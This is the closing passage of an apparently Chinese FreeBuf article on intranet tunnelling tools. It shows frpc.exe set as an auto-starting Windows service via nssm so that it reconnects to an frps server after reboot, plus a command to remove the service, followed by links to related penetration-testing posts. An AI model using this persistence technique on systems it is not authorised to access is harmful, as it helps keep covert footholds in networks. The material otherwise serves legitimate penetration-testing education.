([https://image.3001.net/images/20190718/1563443004\\_5d303f3c04158.png](https://image.3001.net/images/20190718/1563443004_5d303f3c04158.png)).

状态设置为启动，重启电脑进行测试，重启后frpc.exe自动运行，成功和frps连接。

---

(<http://www.freebuf.com/oauth>)



([https://image.3001.net/images/20190718/1563443015\\_5d303f4750383.png](https://image.3001.net/images/20190718/1563443015_5d303f4750383.png)).

删除服务。

```
nssm remove <servicename>
```

总结

本次列举了一些常用的工具，还有很多工具没有列举到，功能原理都是大同小异，有那么几个用的顺手就好。

专栏 (<https://zhuanlan.freebuf.com>)

昵称

请输入昵称

必须

您当前尚未登录。登陆？ (<http://www.freebuf.com/oauth>)注册 (<https://account.tophant.com/register.html>)

邮箱

请输入邮箱地址

必须 (保密)

表情 插图

[\(http://www.freebuf.com/oauth\)](http://www.freebuf.com/oauth)



[提交评论\(Ctrl+Enter\)](#)[取消](#)☒ 有人回复时邮件通知我

## 相关推荐

<https://www.freebuf.com/column/208598>

### 内网渗透之ms17-010 (<https://www.freebuf.com/column/208598.html>)

测试环境和实战环境相结合，看一下ms17-010的利用情况~  
<https://www.freebuf.com/column/208598.html>



CSeroad

<https://www.freebuf.com/author/CSeroad>

2019-07-17

5250

1

<https://www.freebuf.com/column/208364>

### VulnHub靶机学习——XXE (<https://www.freebuf.com/column/208364.html>)

关于XXE的专项练习，相关的漏洞总结马上完成~~ (<https://www.freebuf.com/column/208364.html>)



你伤不到我哒

<https://www.freebuf.com/author/%E4%BD%A0%E4%BC%A4%E4%B8%8D%E5%88%B0%E6%88%91%E5%93%92>

2019-07-17

3324

<https://www.freebuf.com/column/208214>

### CVE-2018-19127漏洞分析 (<https://www.freebuf.com/column/208214.html>)

CVE-2018-19127原理介绍、漏洞复现及加固建议 (<https://www.freebuf.com/column/208214.html>)



TideSec

<https://www.freebuf.com/author/TideSec>

2019-07-15

3245

<https://www.freebuf.com/column/207849>

### WebLogic XMLDecoder 漏洞分析 (<https://www.freebuf.com/column/207849.html>)

WebLogic XMLDecoder 漏洞分析 (<https://www.freebuf.com/column/207849.html>)



TideSec

<https://www.freebuf.com/author/TideSec>

2019-07-08

3552

